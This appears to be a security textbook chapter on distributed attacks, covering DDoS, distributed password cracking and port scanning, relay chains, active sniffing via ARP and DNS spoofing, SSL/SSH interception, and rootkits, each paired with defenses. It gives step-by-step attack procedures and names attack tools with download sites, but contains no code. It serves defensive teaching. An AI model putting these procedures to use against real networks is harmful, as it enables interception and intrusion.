One of the most popular and widely used distributed attack techniques is the distributed denial-of-service (DDoS) attack. In a DDoS attack, the attacker takes over a large number of systems and installs a remotely controlled program called a zombie on each system. The zombies silently run in the background awaiting commands. An attacker controls these zombie systems using a specialized client program running on one machine. The attacker uses one client machine to send commands to the multitude of zombies, telling them to simultaneously conduct some action. In a DDoS attack, the most common action is to flood a victim with packets. When all the zombies are simultaneously launching packet floods, the victim machine will be suddenly awash in bogus traffic. Once all capacity of the victim's communication link is exhausted, no legitimate user traffic will be able to reach the system, resulting in a denial of service.

The DDoS attack methodology was in the spotlight in February 2000 when several high-profile Internet sites were hit with the attack. DDoS tools have continued to evolve, with new features that make them even nastier. The latest generation of DDoS attacks includes extensive spoofing capabilities, so that all traffic from the client to the zombies and from the zombies to the target has a decoy source address. Therefore, when a flood begins, the investigators must trace the onslaught back, router hop by router hop, from the victim to the zombies. After rounding up some of the zombies, the investigators must still trace from the zombies to the client, across numerous hops and multiple Internet service providers (ISPs). Furthermore, DDoS tools are employing encryption to mask the location of the zombies. In early generations of DDoS tools, most of the client software included a file with a list of network addresses for the zombies. By discovering such a client, an investigation team could quickly locate and eradicate the zombies. With the latest generation of DDoS tools, the list of network addresses at the client is strongly encrypted so that the client does not give away the location of the zombies.

Defenses against Distributed Denial-of-Service Attacks

To defend against any packet flood, including DDoS attacks, one must ensure that critical network connections have sufficient bandwidth and redundancy to eliminate simple attacks. If a network connection is mission critical, one should have at least a redundant T1 connection because all lower connection speeds can easily be flooded by an attacker.

While this baseline of bandwidth eliminates the lowest levels of attackers, one must face the fact that one will not be able to buy enough bandwidth to keep up with attackers who have installed zombies on a hundred or thousand systems and pointed them at your system as a target. If one's system's availability on the Internet is critical to the business, one must employ additional techniques for handling DDoS attacks. From a technological perspective, one may want to consider traffic shaping tools, which can help manage the number of incoming sessions so that one's servers are not overwhelmed. Of course, a large enough cadre of zombies flooding one's connection could even overwhelm traffic shapers. Therefore, one should employ intrusion detection systems (IDSs) to determine when an attack is underway. These IDSs act as network burglar alarms, listening to the network for traffic that matches common attack signatures stored in the IDS database. From a procedural perspective, one should have an incident response team on stand-by for such alarms from the IDS. For mission-critical Internet connections, one must have the cell phone and pager numbers for one's ISP's own incident response team. When a DDoS attack begins, one's incident response team must be able to quickly and efficiently marshal the forces of the ISP's incident response team. Once alerted, the ISP can deploy filters in their network to block an active DDoS attack upstream.

Distributed Password Cracking

Password cracking is another technique that has been around for many years and is now being leveraged in distributed attacks. The technique is based on the fact that most modern computing systems (such as UNIX and Windows NT) have a database containing encrypted passwords used for authentication. In Windows NT,

the passwords are stored in the SAM database. On UNIX systems, the passwords are located in the /etc/passwd or /etc/shadow files. When a user logs on to the system, the machine asks the user for a password, encrypts the value entered by the user, and compares the encrypted version of what the user typed with the stored encrypted password. If they match, the user is allowed to log in.

The idea behind password cracking is simple: steal an encrypted password file, guess a password, encrypt the guess, and compare the result to the value in the stolen encrypted password file. If the encrypted guess matches the encrypted password, the attacker has determined the password. If the two values do not match, the attacker makes another guess. Because user passwords are often predictable combinations of user IDs, dictionary words, and other characters, this technique is often very successful in determining passwords.

Traditional password cracking tools automate the guess-encrypt-compare loop to help determine passwords quickly and efficiently. These tools use variations of the user ID, dictionary terms, and brute-force guessing of all possible character combinations to create their guesses for passwords. The better password-cracking tools can conduct hybrid attacks, appending and prepending characters in a brute-force fashion to standard dictionary words. Because most passwords are simply a dictionary term with a few special characters tacked on at the beginning or end, the hybrid technique is extremely useful. Some of the best traditional password-cracking tools are L0phtCrack for Windows NT passwords (available at http://www.l0pht.com) and John the Ripper for a variety of password types, including UNIX and Windows NT (available at http://www.openwall.com).

When cracking passwords, speed rules. Tools that can create and check more password guesses in less time will result in more passwords recovered by the attacker. Traditional password cracking tools address this speed issue by optimizing the implementation of the encryption algorithm used to encrypt the guesses. Attackers can gain even more speed by distributing the password-cracking load across numerous computers. To more rapidly crack passwords, attackers will simultaneously harness hundreds or thousands of systems located all over the Internet to churn through an encrypted password file.

To implement distributed password cracking, an attacker can use a traditional password-cracking tool in a distributed fashion by simply dividing up the work manually. For example, consider a scenario in which an attacker wants to crack a password file with ten encrypted passwords. The attacker could break the file into ten parts, each part containing one encrypted password, and then distribute each part to one of ten machines. Each machine runs a traditional password-cracking tool to crack the one encrypted password assigned to that system. Alternatively, the attacker could load all ten encrypted passwords on each of the machines and configure each traditional password-cracking tool to guess a different set of passwords, focusing on a different part of a dictionary or certain characters in a brute-force attack.

Beyond manually splitting up the work and using a traditional password-cracking tool, several native distributed password-cracking tools have been released. These tools help to automate the spreading of the workload across several machines and coordinate the computing resources as the attack progresses. Two of the most popular distributed password-cracking tools are Mio-Star and Saltine Cracker, both available at http://packetstorm.securify.com/distributed.

Defenses against Distributed Password Cracking

The defenses against distributed password cracking are really the same as those employed for traditional password cracking: eliminate weak passwords from your systems. Because distributed password cracking speeds up the cracking process, passwords need to be even more difficult to guess than in the days when nondistributed password cracking ruled. One must start with a policy that mandates users to establish passwords that are greater than a minimum length (such as greater than nine characters) and include numbers, letters, and special characters in each password. Users must be aware of the policy; thus, an awareness program emphasizing the importance of difficult-to-guess passwords is key. Furthermore, to help enforce a password policy, one may want to deploy password-filtering tools on one's authentication servers. When a user establishes a new password, these tools check the password to make sure it conforms to the password policy. If the password is too short, or does not include numbers, letters, and special characters, the user will be asked to select another password. The passfilt.dll program included in the Windows NT Resource Kit and the passwd+ program on UNIX systems implement this type of feature, as do several third-party add-on authentication products. One also may want to consider the elimination of standard passwords from very sensitive environments, using token-based access technologies.

Finally, security personnel should periodically run a password-cracking tool against one's own users' passwords to identify the weak ones before an attacker does. When weak passwords are found, there should be a defined and approved process for informing users that that they should select a better password. Be sure to

get appropriate permissions before conducting in-house password-cracking projects to ensure that management understands and supports this important security program. Not getting management approval could negatively impact one's career.

Distributed Port Scanning

Another attack technique that lends itself well to a distributed approach is the port scan. A port is an important concept in the Transmission Control Protocol (TCP) and the User Datagram Protocol (UDP), two protocols used by the vast majority of Internet services. Every server that receives TCP or UDP traffic from a network listens on one or more ports. These ports are like little virtual doors on a machine, where packets can go in or come out. The port numbers serve as addresses on a system where the packets should be directed. While an administrator can configure a network service to listen on any port, the most common services listen on well-known ports, so that client software knows where to send the packets. Web servers usually listen on TCP port 80, while Internet mail servers listen on TCP port 25. Domain Name Servers listen for queries on UDP port 53. Hundreds of other ports are assigned to various services in RFC 1700, a document available at http://www.ietf.org/rfc.html.

Port scanning is the process of sending packets to various ports on a target system to determine which ports have listening services. It is similar to knocking on the doors of the target system to see which ones are open. By knowing which ports are open on the target system, the attacker has a good idea of the services running on the machine. The attacker can then focus an attack on the services associated with these open ports. Furthermore, each open port on a target system indicates a possible entry point for an attacker. The attacker can scan the machine and determine that TCP port 25 and UDP port 53 are open. This result tells the attacker that the machine is likely a mail server and a DNS server. While there are a large number of traditional port-scanning tools available, one of the most powerful (by far) is the Nmap tool, available at http://www.insecure.org.

Because a port scan is often the precursor to a more in-depth attack, security personnel often use IDS tools to detect port scans as an early-warning indicator. Most IDSs include specific capabilities to recognize port scans. If a packet arrives from a given source going to one port, followed by another packet from the same source going to another port, followed by yet another packet for another port, the IDS can quickly correlate these packets to detect the scan. This traffic pattern is shown on the left-hand side of Exhibit 11.1, where port numbers are plotted against source network address. IDSs can easily spot such a scan, and ring bells and whistles (or send an e-mail to an administrator).

Now consider what happens when an attacker uses a distributed approach for conducting the scan. Instead of a barrage of packets coming from a single address, the attacker will configure many systems to participate in the scan. Each scanning machine will send only one or two packets and receive the results. By working together, the scanning machines can check all of the interesting ports on the target system and send their result to be correlated by the attacker. An IDS looking for the familiar pattern of the traditional port scan will not detect the attack. Instead, the pattern of incoming packets will appear more random, as shown on the right side of Exhibit 11.1. In this way, distributed scanning makes detection of attacks more difficult.




EXHIBIT 11.1 Traditional scans versus distributed scans.

Of course, an IDS system can still detect the distributed port scan by focusing on the destination address (i.e., the place where the packets are going) rather than the source address. If a number of systems suddenly sends packets to several ports on a single machine, an IDS can deduce that a port scan is underway. But the attacker has raised the bar for detection by conducting a distributed scan. If the distributed scan is conducted over a longer period of time (e.g., a week or a month), the chances of evading an IDS are quite good for an attacker. Distributed port scans are also much more difficult to trace back to an attacker because the scan comes from so many different systems, none of which are owned by the attacker.

Several distributed port-scanning tools are available. An attacker can use the descriptively named Phpdistributedportscanner, which is a small script that can be placed on Web servers to conduct a scan. Whenever attackers take over a PHP-enabled Web server, they can place the script on the server and use it to scan other systems. The attacker interacts with the individual scanning scripts running on the various Web servers using HTTP requests. Because everything is Web based, distributed port scans are quite simple to run. This scanning tool is available at http://www.digitaloffense.net:8000/phpDistributedPort*Scanner/*. Other distributed port scanners tend to be based on a client/server architecture, such as Dscan (available at http://packetstorm.securify.com/distributed) and SIDEN (available at http://siden.sourceforge.net).

Defenses against Distributed Scanning

The best defense against distributed port scanning is to shut off all unneeded services on one's systems. If a machine's only purpose is to run a Web server that communicates via HTTP and HTTPS, the system should have only TCP port 80 and TCP port 443 open. If one does not need a mail server running on the same machine as the Web server, one should configure the system so that the mail server is deactivated. If the X Window system is not needed on the machine, turn it off. All other services should be shut off, which would close all other ports. One should develop a secure configuration document that provides a step-by-step process for all system administrators in an organization for building secure servers.

Additionally, one must ensure that IDS probes are kept up-to-date. Most IDS vendors distribute new attack signatures on a regular basis — usually once a month. When a new set of attack signatures is available, one should quickly test it and deploy it on the IDS probes so they can detect the latest batch of attacks.

Relay Attacks

A final distributed attack technique involves relaying information from machine to machine across the Internet to obscure the true source of the attack. As one can expect, most attackers do not want to get caught. By setting up extra layers of indirection between an attacker and the target, the attacker can avoid being apprehended. Suppose an attacker takes over half a dozen Internet-accessible machines located all over the world and wants to attack a new system. The attacker can set up packet redirector programs on the six systems. The first machine will forward any packets received on a given port to the second system. The second system would then forward them to the third system, and so on, until the new target is reached. Each system acts as a link in a relay chain for the attacker's traffic. If and when the attack is detected, the investigation team will have to trace the attack back through each relay point before finding the attacker.

Attackers often set up relay chains consisting of numerous systems around the globe. Additionally, to further foil investigators, attackers often try to make sure there is a great change in human language and geopolitical relations between the countries where the links of the relay chain reside. For example, the first relay may be in the United States, while the second may be in China. The third could be in India, while the fourth is in Pakistan. Finally, the chain ends in Iran for an attack against a machine back in the United States. At each stage of the relay chain, the investigators would have to contend with dramatic shifts in human language, less-than-friendly relations between countries, and huge law enforcement jurisdictional issues.

Relay attacks are often implemented using a very flexible tool called Netcat, which is available for UNIX at http://www.l0pht.com/users/10pht/ nc110.tgz, and for Windows NT at http://www.l0pht.com/~weld/netcat/. Another popular tool for creating relays is Redir, located at http:// oh.verio.com/~sammy/hacks.

Defenses against Relay Attacks

Because most of the action in a relay attack occurs outside an organization's own network, there is little one can do to prevent such attacks. One cannot really stop attackers from bouncing their packets through a bunch of machines before being attacked. One's best bet is to make sure that systems are secure by applying security

patches and shutting down all unneeded services. Additionally, it is important to cooperate with law enforcement officials in their investigations of such attacks.

Active Sniffing

Sniffing is another, older technique that is being rapidly expanded with new capabilities. Traditional sniffers are simple tools that gather traffic from a network. The user installs a sniffer program on a computer that captures all data passing by the computer's network interface, whether it is destined for that machine or another system. When used by network administrators, sniffers can capture errant packets to help troubleshoot the network. When used by attackers, sniffers can grab sensitive data from the network, such as passwords, files, e-mail, or anything else transmitted across the network.

Traditional Sniffing

Traditional sniffing tools are passive; they wait patiently for traffic to pass by on the network and gather the data when it arrives. This passive technique works well for some network types. Traditional Ethernet, a popular technology used to create a large number of local area networks (LANs), is a broadcast medium. Ethernet hubs are devices used to create traditional Ethernet LANs. All traffic sent to any one system on the LAN is broadcast to all machines on the LAN. A traditional sniffer can therefore snag any data going between other systems on the same LAN. In a traditional sniffing attack, the attacker takes over one system on the LAN, installs a sniffer, and gathers traffic destined for other machines on the same LAN. Some of the best traditional sniffers include Snort (available at http://www.snort.org) and Sniffit (available at http://reptile.rug.ac.be/~coder/sniffit/sniffit.html).

One of the commonly used defenses against traditional sniffers is a switched LAN. Contrary to an Ethernet hub, which acts as a broadcast medium, an Ethernet switch only sends data to its intended destination on the LAN. No other system on the LAN is able to see the data because the Ethernet switch sends the data to its appropriate destination and nowhere else. Another commonly employed technique to foil traditional sniffers is to encrypt data in transit. If the attackers do not have the encryption keys, they will not be able to determine the contents of the data sniffed from the network. Two of the most popular encryption protocols are the Secure Socket Layer (SSL), which is most often used to secure Web traffic, and Secure Shell (SSH), which is most often used to protect command-line shell access to systems.

Raising the Ante with Active Sniffing

While the defenses against passive sniffers are effective and useful to deploy, attackers have developed a variety of techniques for foiling them. These techniques, collectively known as active sniffing, involve injecting traffic into the network to allow an attacker to grab data that should otherwise be unsniffable. One of the most capable active sniffing programs available is Dsniff, available at http://www.monkey.org/~dugsong/dsniff/. One can explore Dsniff's various methods for sniffing by injecting traffic into a network, including MAC address flooding, spurious ARP traffic, fake DNS responses, and person-in-the-middle attacks against SSL.

MAC Addresses Flooding

An Ethernet switch determines where to send traffic on a LAN based on its media access control (MAC) address. The MAC address is a unique 48-bit number assigned to each Ethernet card in the world. The MAC address indicates the unique network interface hardware for each system connected to the LAN. An Ethernet switch monitors the traffic on a LAN to learn which plugs on the switch are associated with which MAC addresses. For example, the switch will see traffic arriving from MAC address AA:BB:CC:DD:EE:FF on plug number one. The switch will remember this information and send data destined for this MAC address only to the first plug on the switch. Likewise, the switch will autodetect the MAC addresses associated with the other network interfaces on the LAN and send the appropriate data to them.

One of the simplest, active sniffing techniques involves flooding the LAN with traffic that has bogus MAC addresses. The attacker uses a program installed on a machine on the LAN to generate packets with random MAC addresses and feed them into the switch. The switch will attempt to remember all of the MAC addresses as they arrive. Eventually, the switch's memory capacity will be exhausted with bogus MAC addresses. When their memory fills up, some switches fail into a mode where traffic is sent to all machines connected to the LAN. By using MAC flooding, therefore, an attacker can bombard a switch so that the switch will send all




EXHIBIT 11.2 Active sniffing in a switched environment using gratuitous ARP messages. (Reprinted with permission. *CounterHack: A Step by Step Guide to Computer Attacks and Effective Defenses.* Copyright 2002, Prentice Hall PTR.)

traffic to all machines on the LAN. The attacker can then utilize a traditional sniffer to grab the data from the LAN.

Spurious ARP Traffic

While some switches fail under a MAC flood in a mode where they send all traffic to all systems on the LAN, other switches do not. During a flood, these switches remember the initial set of MAC addresses that were autodetected on the LAN, and utilize those addresses throughout the duration of the flood. The attacker cannot launch a MAC flood to overwhelm the switch. However, an attacker can still undermine such a LAN by injecting another type of traffic based on the Address Resolution Protocol (ARP).

ARP is used to map Internet Protocol (IP) addresses into MAC addresses on a LAN. When one machine has data to send to another system on the LAN, it formulates a packet for the destination's IP address; however, the IP address is just a configuration setting on the destination machine. How does the sending machine with the packet to deliver determine which hardware device on the LAN to send the packet to? ARP is the answer. Suppose a machine on the LAN has a packet that is destined for IP address 10.1.2.3. The machine with the packet will send an ARP request on the LAN, asking which network interface is associated with IP address 10.1.2.3. The machine with this IP address will transmit an ARP response, saying, in essence, "IP Address 10.1.2.3 is associated with MAC address AA:BB:CC:DD:EE:FF." When a system receives an ARP response, it stores the mapping of IP address to MAC address in a local table, called the ARP table, for future reference. The packet will then be delivered to the network interface with this MAC address. In this way, ARP is used to convert IP addresses into MAC addresses so that packets can be delivered to the appropriate network interface on the LAN. The results are stored in a system's ARP table to minimize the need for additional ARP traffic on the LAN.

ARP includes support for a capability called the "gratuitous ARP." With a gratuitous ARP, a machine can send an ARP response although no machine sent an ARP request. Most systems are thirsty for ARP entries in their ARP tables, to help improve performance on the LAN. In another form of active sniffing, an attacker utilizes faked gratuitous ARP messages to redirect traffic for sniffing a switched LAN, as shown in Exhibit 11.2. For the exhibit, the attacker's machine on the LAN is indicated by a black hat.

The steps of this attack, shown in Exhibit 11.2, are:

1. The attacker activates IP forwarding on the attacker's machine on the LAN. Any packets directed by the switch to the black-hat machine will be redirected to the default router for the LAN.
2. The attacker sends a gratuitous ARP message to the target machine. The attacker wants to sniff traffic sent from this machine to the outside world. The gratuitous ARP message will map the IP address of the default router for the LAN to the MAC address of the attacker's own machine. The target machine accepts this bogus ARP message and enters it into its ARP table. The target's ARP table is now poisoned with the false entry.

3. The target machine sends traffic destined for the outside world. It consults its ARP table to determine the MAC address associated with the default router for the LAN. The MAC address it finds in the ARP table is the attacker's address. All data for the outside world is sent to the attacker's machine.
4. The attacker sniffs the traffic from the line.
5. The IP forwarding activated in Step 1 redirects all traffic from the attacker's machine to the default router for the LAN. The default router forwards the traffic to the outside world. In this way, the victim will be able to send traffic to the outside world, but it will pass through the attacker's machine to be sniffed on its way out.

This sequence of steps allows the attacker to view all traffic to the outside world from the target system. Note that, for this technique, the attacker does not modify the switch at all. The attacker is able to sniff the switched LAN by manipulating the ARP table of the victim. Because ARP traffic and the associated MAC address information are only transmitted across a LAN, this technique only works if the attacker controls a machine on the same LAN as the target system.

Fake DNS Responses

A technique for injecting packets into a network to sniff traffic beyond a LAN involves manipulating the Domain Name System (DNS). While ARP is used on a LAN to map IP addresses to MAC addresses on a LAN, DNS is used across a network to map domain names into IP addresses. When a user types a domain name into some client software, such as entering www.skoudisstuff.com into a Web browser, the user's system sends out a query to a DNS server. The DNS server is usually located across the network on a different LAN. Upon receiving the query, the DNS server looks up the appropriate information in its configuration files and sends a DNS response to the user's machine that includes an IP address, such as 10.22.12.41. The DNS server maps the domain name to IP address for the user.

Attackers can redirect traffic by sending spurious DNS responses to a client. While there is no such thing as a gratuitous DNS response, an attacker that sits on any network between the target system and the DNS server can sniff DNS queries from the line. Upon seeing a DNS query from a client, the attacker can send a fake DNS response to the client, containing an IP address of the attacker's machine. The client software on the users' machine will send packets to this IP address, thinking that it is communicating with the desired server. Instead, the information is sent to the attacker's machine. The attacker can view the information using a traditional sniffer, and relay the traffic to its intended destination.

Person-in-the-Middle Attacks against SSL

Injecting fake DNS responses into a network is a particularly powerful technique when it is used to set up a person-in-the-middle attack against cryptographic protocols such as SSL, which is commonly used for secure Web access. Essentially, the attacker sends a fake DNS response to the target so that a new SSL session is established through the attacker's machine. As highlighted in Exhibit 11.3, the attacker uses a specialized relay tool to set up two cryptographic sessions: one between the client and the attacker, and the other between the attacker and the server. While the data moves between these sessions, the attacker can view it in cleartext.

The steps shown in Exhibit 11.3 include:

1. The attacker activates Dsniff's dnsspoof program, a tool that sends fake DNS responses. Additionally, the attacker activates another Dsniff tool called "webmitm," an abbreviation for Web Monkey-in-the-Middle. This tool implements a specialized SSL relay.
2. The attacker observes a DNS query from the victim machine and sends a fake DNS response. The fake DNS response contains the IP address of the attacker's machine.
3. The victim receives the DNS response and establishes an SSL session with the IP address included in the response.
4. The webmitm tool running on the attacker's machine established an SSL session with the victim machine, and another SSL session with the actual Web server that the client wants to access.
5. The victim sends data across the SSL connection. The webmitm tool decrypts the traffic from the SSL connection with the victim, displays it for the attacker, and encrypts the traffic for transit to the external Web server. The external Web server receives the traffic, not realizing that a person-in-the-middle attack is occurring.




EXHIBIT 11.3 Injecting DNS responses to redirect and capture SSL traffic. (Reprinted with permission. *CounterHack: A Step by Step Guide to Computer Attacks and Effective Defenses.* Copyright 2002, Prentice Hall PTR.)

While this technique is quite effective, it does have one limitation from the attacker's point of view. When establishing the SSL connection between the victim and the attacker's machine, the attacker must send the victim an SSL digital certificate that belongs to the attacker. To decrypt all data sent from the target, the attacker must use his or her own digital certificate, and not the certificate from the actual destination Web server. When the victim's Web browser receives the bogus certificate from the attacker, it will display a warning message to the user. The browser will indicate that the certificate it was presented by the server was signed by a certificate authority that is not trusted by the browser. The browser then gives the user the option of establishing the connection by simply clicking on a button labeled "OK" or "Connect." Most users do not understand the warning messages from their browsers and will continue the connection without a second thought. The browser will be satisfied that it has established a secure connection because the user told it to accept the attacker's certificate. After continuing the connection, the attacker will be able to gather all traffic from the SSL session. In essence, the attacker relies on the fact that trust decisions about SSL certificates are left in the hands of the user.

The same basic technique works against the Secure Shell (SSH) protocol used for remote command-shell access. Dsniff includes a tool called sshmitm that can be used to set up a person-in-the-middle attack against SSH. Similar to the SSL attack, Dsniff establishes two SSH connections: one between the victim and the attacker, and another between the attacker and the destination server. Also, just as the Web browser complained about the modified SSL certificate, the SSH client will complain that it does not recognize the public key used by the SSH server. The SSH client will still allow the user, however, to override the warning and establish the SSH session so the attacker can view all traffic.

Defenses against Active Sniffing Techniques

Having seen how an attacker can grab all kinds of useful information from a network using sniffing tools, how can one defend against these attacks? First, whenever possible, encrypt data that gets transmitted across the network. Use secure protocols such as SSL for Web traffic, SSH for encrypted log-in sessions and file transfer, S/MIME for encrypted e-mail, and IPSec for network-layer encryption. Users must be equipped to apply these tools to protect sensitive information, both from a technology and an awareness perspective.

It is especially important that system administrators, network managers, and security personnel understand and use secure protocols to conduct their job activities. Never telnet to firewall, routers, sensitive servers, or public key infrastructure (PKI) systems! It is just too easy for an attacker to intercept one's password, which telnet transmits in cleartext. Additionally, pay attention to those warning messages from the browser and SSH client. Do not send any sensitive information across the network using an SSL session created with an untrusted certificate. If the SSH client warns that the server public key mysteriously changed, there is need to investigate.

Additionally, one really should consider getting rid of hubs because they are just too easy to sniff through. Although the cost may be higher than hubs, switches not only improve security, but also improve performance. If a complete migration to a switched network is impossible, at least consider using switched Ethernet on critical network segments, particularly the DMZ.

Finally, for networks containing very sensitive systems and data, enable port-level security on your switches by configuring each switch port with the specific MAC address of the machine using that port to prevent MAC flooding problems and fake ARP messages. Furthermore, for extremely sensitive networks, such as Internet DMZs, use static ARP tables on the end machines, hard coding the MAC addresses for all systems on the LAN. Port security on a switch and hard-coded ARP tables can be very difficult to manage because swapping components or even Ethernet cards requires updating the MAC addresses stored in several systems. For very sensitive networks such as Internet DMZs, this level of security is required and should be implemented.

The Proliferation of Kernel-Level RootKits

Just as attackers are targeting key protocols such as ARP and DNS at a very fundamental level, so too are they exploiting the heart of our operating systems. In particular, a great deal of development is underway on kernel-level RootKits. To gain a better understanding of kernel-level RootKits, one should first analyze their evolutionary ancestors, traditional RootKits.

Traditional RootKits

A traditional RootKit is a suite of tools that allows an attacker to maintain superuser access on a system. Once an attacker gets root-level control on a machine, the RootKit lets the attacker maintain that access. Traditional RootKits usually include a backdoor so the attacker can access the system, bypassing normal security controls. They also include various programs to let the attacker hide on the system. Some of the most fully functional traditional RootKits include Linux RootKit 5 (lrk5) and T0rnkit, which runs on Solaris and Linux. Both of these RootKits, as well as many others, are located at http://packetstorm.securify.com/UNIX/penetration/rootkits.

Traditional RootKits implement backdoors and hiding mechanisms by replacing critical executable programs included in the operating system. For example, most traditional RootKits include a replacement for the /bin/login program, which is used to authenticate users logging into a UNIX system. A RootKit version of /bin/login usually includes a backdoor password, known by the attacker, that can be used for root-level access of the machine. The attacker will write the new version of /bin/login over the earlier version, and modify the timestamps and file size to match the previous version.

Just as the /bin/login program is replaced to implement a backdoor, most RootKits include Trojan horse replacement programs for other UNIX tools used by system administrators to analyze the system. Many traditional RootKits include Trojan horse replacements for the ls command (which normally shows the contents of a directory). Modified versions of ls will hide the attacker's tools, never displaying their presence. Similarly, the attackers will replace netstat, a tool that shows which TCP and UDP ports are in use, with a modified version that lies about the ports used by an attacker. Likewise, many other system programs will be replaced, including ifconfig, du, and ps. All of these programs act like the eyes and ears of a system administrator. The attacker utilizes a traditional RootKit to replace these eyes and ears with new versions that lie about the attacker's presence on the system.

To detect traditional RootKits, many system administrators employ file system integrity checking tools, such as the venerable Tripwire program available at http://www.tripwire.com. These tools calculate cryptographically strong hashes of critical system files (such as /bin/login, ls, netstat, ifconfig, du, and ps) and store these digital fingerprints on a safe medium such as a write-protected floppy disk. Then, on a periodic basis (usually daily or weekly), the integrity-checking tool recalculates the hashes of the executables on the system and compares them with the stored values. If there is a change, the program has been altered, and the system administrator is alerted.

Kernel-Level RootKits

While traditional RootKits replace critical system executables, attackers have gone even further by implementing kernel-level RootKits. The kernel is the heart of most operating systems, controlling access to all resources,




EXHIBIT 11.4 Traditional and kernel-level RootKits.

such as the disk, system processor, and memory. Kernel-level RootKits modify the kernel itself, rather than manipulating application-level programs like traditional RootKits. As shown on the left side of Exhibit 11.4, a traditional RootKit can be detected because a file system integrity tool such as Tripwire can rely on the kernel to let it check the integrity of application programs. When the application programs are modified, the good Tripwire program utilizes the good kernel to detect the Trojan horse replacement programs.

A kernel-level RootKit is shown on the right-hand side of Exhibit 11.4. While all of the application programs are intact, the kernel itself is rotten, facilitating backdoor access by the attacker and lying to the administrator about the attacker's presence on the system. Some of the most powerful kernel-level RootKits include Knark for Linux available at http://packetstorm. securify.com/UNIX/penetration/rootkits, Plasmoid's Solaris kernel-level RootKit available at http://www.infowar.co.uk/thc/slkm-1.0.html, and a Windows NT kernel-level RootKit available at http://www.rootkit.com.

While a large number of kernel-level RootKits have been released with a variety of features, the most popular capabilities of these tools include:

- *Execution redirection*. This capability intercepts a call to run a certain application and maps that call to run another application of the attacker's choosing. Consider a scenario involving the UNIX /bin/login routine. The attacker will install a kernel-level RootKit and leave the /bin/login file unaltered. All execution requests for /bin/login (which occur when anyone logs in to the system) will be mapped to the hidden file /bin/backdoorlog in. When a user tries to login, the /bin/backdoorlogin program will be executed, containing a backdoor password allowing for root-level access. However, when the system administrator runs a file integrity checker such as Tripwire, the standard /bin/login routine is analyzed. Only execution is redirected; one can look at the original file /bin/login and verify its integrity. This original routine is unaltered, so the Tripwire hash will remain the same.
- *File hiding*. Many kernel-level RootKits let an attacker hide any file in the file system. If any user or application looks for the file, the kernel will lie and say that the file is not present on the machine. Of course, the file is still on the system, and the attacker can access it when required.
- *Process hiding*. In addition to hiding files, the attacker can use the kernel-level RootKit to hide a running process on the machine.

Each of these capabilities is quite powerful by itself. Taken together, they offer an attacker the ability to completely transform the machine at the attacker's whim. The system administrator will have a view of the system created by the attacker, with everything looking intact. But in actuality, the system will be rotten to the core, quite literally. Furthermore, detection of kernel-level RootKits is often rather difficult because all access to the system relies on the attacker-modified kernel.

Kernel-Level RootKit Defenses

To stop attackers from installing kernel-level RootKits (or traditional RootKits, for that matter), one must prevent the attackers from gaining superuser access on one's systems in the first place. Without superuser access, an attacker cannot install a kernel-level RootKit. One must configure systems securely, disabling all unneeded services and applying all relevant security patches. Hardening systems and keeping them patched are the best preventative means for dealing with kernel-level RootKits.

Another defense involves deploying kernels that do not support loadable kernel modules (LKMs), a feature of some operating systems that allows the kernel to be dynamically modified. LKMs are often used to implement kernel-level RootKits. Linux kernels can be built without support for kernel modules. Unfortunately, Solaris systems up through and including Solaris 8 do not have the ability to disable kernel modules. For critical Linux

systems, such as Internet-accessible Web, mail, DNS, and FTP servers, one should build the kernels of such systems without the ability to accept LKMs. One will have eliminated the vast majority of these types of attacks by creating nonmodular kernels.

Conclusions

